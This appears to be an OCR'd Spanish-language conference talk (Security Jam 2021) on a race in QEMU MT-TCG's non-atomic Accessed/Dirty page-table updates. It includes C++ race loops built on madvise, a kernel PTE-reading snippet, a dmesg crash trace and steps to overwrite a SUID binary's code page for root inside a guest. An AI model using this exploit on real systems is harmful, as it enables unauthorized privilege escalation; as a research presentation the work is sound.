
Obteniendo `root` dentro de QEMU TCG[1]

Security Jam 2021


[1]: No es un bug de seguridad.

QEMU

A generic and open source machine emulator and virtualizer



```
[test@donizetti ~]$ qemu-arm ./ls --color /
bin  etc  lib64       mnt  root  srv             system-upgrade-root  var
boot home lost+found  opt  run   sys             tmp
dev  lib  media       proc sbin  system-upgrade  usr
[test@donizetti ~]$ uname -a
Linux donizetti 4.6.7-300.fc24.x86_64 #1 SMP Wed Aug 17 18:48:43 UTC 2016 x86_64
 x86_64 x86_64 GNU/Linux
[test@donizetti ~]$ file ./ls
./ls: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked
, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 3.0.0, stripped
[test@donizetti ~]$
```



Full-system emulation

Run operating systems for any machine, on any supported architecture

User-mode emulation

Run programs for another Linux/BSD target, on any supported architecture

Virtualization

Run KVM and Xen virtual machines with near native performance

QEMU Accels

QEMU permite usar distintos «aceleradores». El más usado en Linux es QEMU-KVM que usa el subsistema de virtualización asistida por hardware de linux.

El modo de aceleración por defecto es MT-TCG (Multi-Threaded Tiny Code Generator), emula todas las instrucciones, convirtiendo de a bloques de una arquitectura (guest) a otra (host) para su ejecución.

El Bug

QEMU MTTCG No actualiza los bits de «`Accessed`» y «`Dirty`» de las estructuras de paginación de forma atómica.

Más bien hace algo similar a:

```
PTE pte = PT[i]

pte |= Accessed | Dirty

PT[i] = pte
```

Repaso de Memoria Virtual en x86-64


- Método para que el sistema operativo pueda hacer mejor uso de la memoria física del sistema.

- Permite presentarle a cada programa su propio espacio de memoria aislado del resto.

- Particiona la memoria en «páginas» de 4KiB

- Esto se logra completando las estructuras de datos de paginación, asignando *«mapeos»* de páginas virtuales a páginas físicas.

Repaso de Memoria Virtual en x86-64



Repaso de Memoria Virtual en x86-64





Figure 4-8. Linear-Address Translation to a 4-KByte Page using 4-Level Paging

Repaso de Memoria Virtual en x86-64



Bit Position(s)	Contents
0 (P)	Present; must be 1 to map a 4-KByte page
1 (R/W)	Read/write; if 0, writes may not be allowed to the 4-KByte page referenced by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 4-KByte page referenced by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the 4-KByte page referenced by this entry (see Section 4.9.2)
4 (PCD)	Page-level cache disable; indirectly determines the memory type used to access the 4-KByte page referenced by this entry (see Section 4.9.2)
5 (A)	Accessed; indicates whether software has accessed the 4-KByte page referenced by this entry (see Section 4.8)
6 (D)	Dirty; indicates whether software has written to the 4-KByte page referenced by this entry (see Section 4.8)

Exploit

- Si puedo lograr que el sistema operativo libere una entrada de paginación, justo cuando QEMU está escribiendo el bit de «Dirty» o «Accessed», voy a tener una entrada vieja en una tabla de paginación.

Thread 1:

```
PTE pte = PT[i]

pte |= Accessed | Dirty        <- Thread 2: unmap acá

PT[i] = pte
```

Exploit

- Si puedo lograr que el sistema operativo libere una entrada de paginación, justo cuando QEMU está escribiendo el bit de «Dirty» o «Accessed», voy a tener una entrada vieja en una tabla de paginación.

- Para el sistema operativo, esa página física está disponible para ser usada.

Exploit

- Si puedo lograr que el sistema operativo libere una entrada de paginación, justo cuando QEMU está escribiendo el bit de «Dirty» o «Accessed», voy a tener una entrada vieja en una tabla de paginación.

- Para el sistema operativo, esa página física está disponible para ser usada.

- Potencialmente, si controlo dónde se mapea esa página en el futuro, mi programa la va a poder seguir modificando.

Exploit: Idea Básica

Thread 1:

loop:

  limpiar los bits de accessed/dirty

  escribir sobre la dirección de memoria

Thread 2:

loop:

  desmapear la dirección de memoria

Signal handler: mapear la página cada vez que se produzca un page fault

Exploit: Detalles y Problemas

On Demand Paging

El sistema operativo no va a asignar páginas físicas a mi mapeo de memoria hasta que no sea necesario. Si leo sobre la memoria, se mapea una página de ceros de solo lectura (marca el bit Accessed), si escribo sobre la memoria, se asigna una página pero se marca el bit de Dirty.

Exploit: Detalles y Problemas

On Demand Paging

El sistema operativo no va a asignar páginas físicas a mi mapeo de memoria hasta que no sea necesario. Si leo sobre la memoria, se mapea una página de ceros de solo lectura (marca el bit Accessed), si escribo sobre la memoria, se asigna una página pero se marca el bit de Dirty.

`MADVISE` AL RESCATE

`MADVISE(addr, size, MADV_FREE)` limpia el bit de dirty

`MADVISE(addr, size, MADV_COLD)` limpia el bit de accessed

Exploit: Detalles y Problemas

```
pgd = pgd_offset(current->mm, address);

pte = lookup_address_in_pgd(pgd, address, &level);
pteval = (pte != NULL) ? pte->pte : 0;

response = (response_t) {
    .vaddr= address,
    .pte_addr= (uintptr_t) __phys_addr((unsigned long)pte),
    .pte= (uint64_t) pteval,
};

copy_to_user(buffer, &response, sizeof(response));
```

Exploit: Detalles y Problemas

munmap + sigaction = muy lento.

madvise tiene también la opción `MADV_DONTNEED` que funciona efectivamente como munmap solo que el siguiente acceso va a volver a mapear la página, pero con ceros.

Exploit: Detalles y Problemas

Multi Level Paging

Al desmapear una página, si es la única entrada de la página, el sistema operativo reclama también la tabla entera, repitiendo el proceso con las tablas de niveles superiores.

Exploit: Detalles y Problemas

Multi Level Paging

Al desmapear una página, si es la única entrada de la página, el sistema operativo reclama también la tabla entera, repitiendo el proceso con las tablas de niveles superiores.

Solución: Dejar una página más mapeada dentro del mismo page table para evitar este comportamiento.

```
void unmap_loop() {
  while (true) {
    madvise(reinterpret_cast<void *>(kMmapAddress), kPageSize, MADV_DONTNEED);
  }
}

void access_loop() {
  volatile uint64_t *buf = reinterpret_cast<volatile uint64_t *>(kMmapAddress);

  while (true) {
    buf[0] = kTokenValue + 1; // commmit
    madvise(reinterpret_cast<void *>(kMmapAddress), kMmapSize, MADV_FREE);
    buf[0] = kTokenValue; // set dirty bit.
  }
}

int main() {
  printf("[!] mmaping address 0x%016lx\n", kMmapAddress);
  MapFixedOrDie(kMmapAddress, kMmapSize);

  uintptr_t next_addr = kMmapAddress + kPageSize;
  printf("[!] mapping address 0x%016lx\n", next_addr);
  void *res = MapFixedOrDie(next_addr, kMmapSize);
  reinterpret_cast<volatile uint8_t *>(res)[0] = 0x1;

  printf("[!] Starting Unmap Thread\n");
  std::thread unmap(unmap_loop);

  printf("[!] Starting Access Loop\n");
  access_loop();
```

DMesg

```
[  191.086825] BUG: Bad page map in process preso-unmap  pte:7c216007 pmd:7c7a4067
[  191.087337] page:ffffea0001f08580 refcount:0 mapcount:-1 mapping:0000000000000000 index:0x1
[  191.087984] raw: 0100000000000000 ffffea00000bfa48 ffff88807da2bf20 0000000000000000
[  191.088600] raw: 0000000000000001 0000000000000000 00000000fffffffe 0000000000000000
[  191.089068] page dumped because: bad pte
[  191.089312] addr:0000013100000000 vm_flags:00100073 anon_vma:ffff88807c79df78 mapping:0000000000000000 index:13100000
[  191.090003] file:(null) fault:0x0 mmap:0x0 readpage:0x0
[  191.090344] CPU: 0 PID: 183 Comm: preso-unmap Tainted: G    B      O      5.4.0 #1
[  191.090788] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.13.0-1ubuntu1.1 04/01/2014
[  191.090948] Call Trace:
[  191.090948]  dump_stack+0x50/0x70
[  191.090948]  print_bad_pte.cold+0x7d/0xfe
[  191.090948]  unmap_page_range+0x5eb/0x8a0
[  191.090948]  zap_page_range+0xe0/0x170
[  191.090948]  ? unmap_vmas+0xf0/0xf0
[  191.090948]  __do_sys_madvise+0x71f/0x7e0
[  191.090948]  ? do_syscall_64+0x43/0x110
[  191.090948]  do_syscall_64+0x43/0x110
[  191.090948]  entry_SYSCALL_64_after_hwframe+0x44/0xa9
[  191.090948] RIP: 0033:0x7f216c183bdb
[  191.090948] Code: c3 48 8b 15 b7 f2 0c 00 f7 d8 64 89 02 b8 ff ff ff ff eb c2 66 2e 0f 1f 84 00 00 00 00 00 90 f3 0f 1
[  191.090948] RSP: 002b:00007f216bf12ec8 EFLAGS: 00000217 ORIG_RAX: 000000000000001c
[  191.090948] RAX: ffffffffffffffda RBX: 0000013100000000 RCX: 00007f216c183bdb
```

Exploit: Control fino sobre las páginas liberadas.

- Me gustaría poder detectar cuándo se produce el bug y dejar de desmapear ahí, así me quedo con la página mapeada.

- Puedo sincronizar los dos threads para que luego de cada intento de desmapeo se verifique si funcionó o no.

```
void madvise_loop() {
  while (true) {
    // busy-wait for the signal.
    while (!should_go) {
      __asm__ volatile("nop");
    }

    madvise(kMmapAddress, kPageSize, MADV_DONTNEED);

    madvise_done = true;
    should_go = false;
  }
}
```

```
void access_loop() {
  volatile uint64_t *buf = kMmapAddress;

  while (true) {
    madvise_done = false;

    buf[0] = kTokenValue; // commmit
    madvise(kMmapAddress, kMmapSize, MADV_FREE);
    should_go = true; // start

    do {
      buf[1] = kTokenValue; // Second write
      madvise(kMmapAddress, kMmapSize, MADV_FREE);
    } while (!madvise_done);

    buf[1] = kTokenValue;
    if (buf[0] != kTokenValue) {
      continue;
    }
    break;
  }
}
```

Exploit… y ahora qué?

- Tenemos una forma fácil y rápida de obtener páginas físicas que el sistema operativo luego reutilizará. ¿Qué podemos hacer con eso?

Exploit… y ahora qué?

- Tenemos una forma fácil y rápida de obtener páginas físicas que el sistema operativo luego reutilizará. ¿Qué podemos hacer con eso?
- **Idea 1**: ¿Podemos lograr que estas páginas se reutilicen como estructuras de paginación?

Exploit… y ahora qué?

- Tenemos una forma fácil y rápida de obtener páginas físicas que el sistema operativo luego reutilizará. ¿Qué podemos hacer con eso?
- **Idea 1**: ¿Podemos lograr que estas páginas se reutilicen como estructuras de paginación?
  - No es tan fácil porque el administrador de páginas físicas del kernel tiene distintas zonas.
  - Tal vez se podría hacer algo si logramos usar el bug sobre el directorio de tablas de páginas. Pero no llegué a nada.

Exploit… y ahora qué?

- Tenemos una forma fácil y rápida de obtener páginas físicas que el sistema operativo luego reutilizará. ¿Qué podemos hacer con eso?
- **Idea 1**: ¿Podemos lograr que estas páginas se reutilicen como estructuras de paginación?
  - No es tan fácil porque el administrador de páginas físicas del kernel tiene distintas zonas.
  - Tal vez se podría hacer algo si logramos usar el bug sobre el directorio de tablas de páginas. Pero no llegué a nada.
- **Idea 2**: ¿Podemos modificar el código de un programa SUID y obtener root?

Exploit… y ahora qué?

- Tenemos una forma fácil y rápida de obtener páginas físicas que el sistema operativo luego reutilizará. ¿Qué podemos hacer con eso?
- **Idea 1**: ¿Podemos lograr que estas páginas se reutilicen como estructuras de paginación?
  - No es tan fácil porque el administrador de páginas físicas del kernel tiene distintas zonas.
  - Tal vez se podría hacer algo si logramos usar el bug sobre el directorio de tablas de páginas. Pero no llegué a nada.
- **Idea 2**: ¿Podemos modificar el código de un programa SUID y obtener root?
  - SI.

Exploit: Coleccionando Páginas

Mapear un bloque de 2MiB alineado a 2MiB. (512 Páginas)
Setear `MADVISE(NO_HUGEPAGE)`

Escribir en la primer página para evitar que se desmapee toda la estructura.

Utilizar el exploit sobre las otras 511 entradas.

Repetir varias veces.[1]

[1]: Usando el driver de kernel, verificar que no haya muchas páginas repetidas.

Exploit: Obteniendo root

Ejecutar un programa SUID que bloquee (ej: passwd)

Buscar entre todas nuestras páginas si alguna se corresponde con la página de código del binario suid.

Reemplazar el código por lo que querramos.

Resumir el binario SUID.